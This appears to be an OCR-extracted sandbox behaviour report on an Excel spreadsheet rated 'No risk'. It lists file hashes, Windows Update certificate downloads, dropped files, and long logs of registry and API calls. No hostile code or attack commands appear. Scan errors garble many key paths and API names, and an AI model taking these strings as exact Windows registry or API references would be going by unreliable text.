Call Service API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	API Name: OpenServiceW Args: (16b660, CryptSvc, 5) Return: 106b650 Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None API Name: Get\versionExA args: (1494e69\c) Return: 1 API Name: Get\versionExA args: (1494e69\c) Return: 1 API Name: Get\versionExA args: (1494e68\c) Return: 1 API Name: Get\versionExA args: (1494e68\c) Return: 1 API Name: Get\versionExA args: (\(\frac{1404168}{1604566666666666666666666666666666666666	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoftiSystemCertificates/ROOTiCentificates/D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoftiSystemCertificates/ROOTiCentificates/D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Bilbo Value: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoftiSystemCertificates/ROOTiCentificates/D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Bilbo Value: N one Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoftiSystemCertificates/ROOTiCentificates/D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Bilbo Value: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoftiSystemCertificates/ROOTiCentificates/D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Bilbo Value: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoftiSystemCertificates/ROOTiCentificates/D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Bilbo Value: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoftiSystemCertificates/ROOTiCentificates/D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Bilbo Value: None API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: DeteteFileW Args: (%LOCALAPDATA/Milicrosoft/Schemas/MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoft/Office16.0WEFIProviders/Value: None Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoft/Office16.0WEFIProviders/Qxcohx+CWETDnICWSgcWrw==iValue: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoft/Office16.0WEFIProviders/Qxcohx+CWETDnICWSgcWrw==iUniqueld Value: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoft/Office16.0WEFIProviders/Qxcohx+CWETDnICWSgcWrw==iUniqueld Value: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoft/Office16.0WEFIProviders/Qxcohx+CWETDnICWSgcWrw==iUniqueld Value: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoft/Office16.0WEFIProviders/Qxcohx+CWETDnICWSgcWrw==iUniqueld Value: None Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoft/Office16.0WEFIProvi	2768 2768 2768 2768 2768 2768 2768 2768

Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(^1\) (") - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 7fe58	2768
Call Filesystem API	API Name: FindNextFileW Args: (f07fe58, dce814) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTeleM ediumCost.dat) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F) (1) - 2496 - excel.exe - OTeleM ediumCost.dat) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\) (0) - 2584 - excel.exe - OTeleM ediumCost.dat) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\) (1) - 2584 - excel.exe - OTeleM ediumCost.dat) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTele.d at) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F) (1) - 2496 - excel.exe - OTele.d at) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\) (0) - 2584 - excel.exe - OTele.d at) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\) (1) - 2584 - excel.exe - OTele.d at) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(^1\) (") - " - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(^1\) (") - " - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(^1\) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80118	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%MicrosoftOffice\OTele\(^*\) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158	2768
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2CCBABF0-6815-45A5-A058-2581F2B858AD} - OProcSessId.dat) Return: 1	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\a8' Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2768



File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Sizo	7990 hyto(c)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	209.197.3.8	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	209.197.3.8	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/pinrulesstl.cab?1632d2244 5eb42e0	Computers / Internet	No risk	-	NONAMEFL
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?8fc3 6f0f66b09361	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1336	E21610E98A4D8CF820EF6FB4D3DD2D4D09 CA9EC8
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
F07E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (1) - 2768 - excel.e xe - OTeleMediumCost.dat	No risk	-	-	-	519	9DFA5DFCACD1F39AD775444107D56A12D 2220C1A
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (1) - 2768 - excel.e xe - OTele.dat	No risk	-	-	-	887	225FABB0A5FE2DCAD35375DE9BCA19ADF F8403B8
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (0) - 2768 - excel.e xe - OTele.dat	No risk	-	-	-	279	782A3491828520B59404D68FC74D31C59FF 2ADEC
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (0) - 2768 - excel.e xe - OTeleMediumCost.dat	No risk	-	-	-	837	0CAEB6509FE28DF24C4D5676B722C279B8 820E80
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	8A211417BA6BF9FD754CA895FD8287E3D6 B14D28
CVREF90.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: (48f800) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48f4cc) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\StartupItems\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\pf' Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2792
Call System API	API Name: GetVersionExA Args: (48f5e8) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d834) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d344) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d7c0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (71249cf0) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 48c87c, 0, 0, 0) Return: 6a53d0		2792
Call Filesystem API	API Name: FindNextFileW Args: (6a53d0, 48c87c) Return: 1		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2792
Call System API	API Name: GetVersionExA Args: (48d8c4) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d884) Return: 1		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 3075c27c, 0, 0, 0) Return: 6a5650		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\xlstart**, 0, 3075c27c, 0, 0, 0) Return: 6a5490		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\pf' Value: None		2792

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None	2792
Delete Registry Key Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GelDriveTypeW Args: (C:\) Neturn: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2792
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2792
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#00000001F500000#{53f5630d-b6bf-11d0-94f2-00a	2792
	0c91efb8b}\) Return: 3	
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a	2792
0.110.1.401	0c91efb8b)\\) Return: 3	0700
Call System API	API Name: GetDriveTypeW Args: (\"\NIDE#CdRomTEAC_CD-ROM2.5+#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 5	2792
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2792
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2792
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1	2792
Call System API	API Name: GetVersionExA Args: (482630) Return: 1	2792
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\ Value: None	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\1C6971\1C6971\Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971\1C6971 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	2792
Write Registry Key	C\Usage\EXCELFiles Value: 55860005 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\\Products\000041091100000000000000000000000000000	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None	2792
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None	2792
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None	2792
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\ Value: None	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\1C6A8A\ Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19	2792
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 2 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 3 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 4 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 5 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 6 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 7 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 8 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 9 Value: None	2792
Delete Desiste //	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\tem 10 Value: None	2792
Delete Registry Key		
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 12 Value: None	2792 2792


Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 13 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 14 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 15 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None	2792
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6f658b90, -1, a04374c, a043748, 0) Return: 0	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 25 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 26 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 27 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 28 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 29 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 30 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 31 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 32 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 33 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 34 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 35 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 36 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 37 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 38 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 39 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 40 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 41 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 42 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 43 Value: None	2792
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 1	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 44 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 45 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 46 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 47 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 48 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	2792
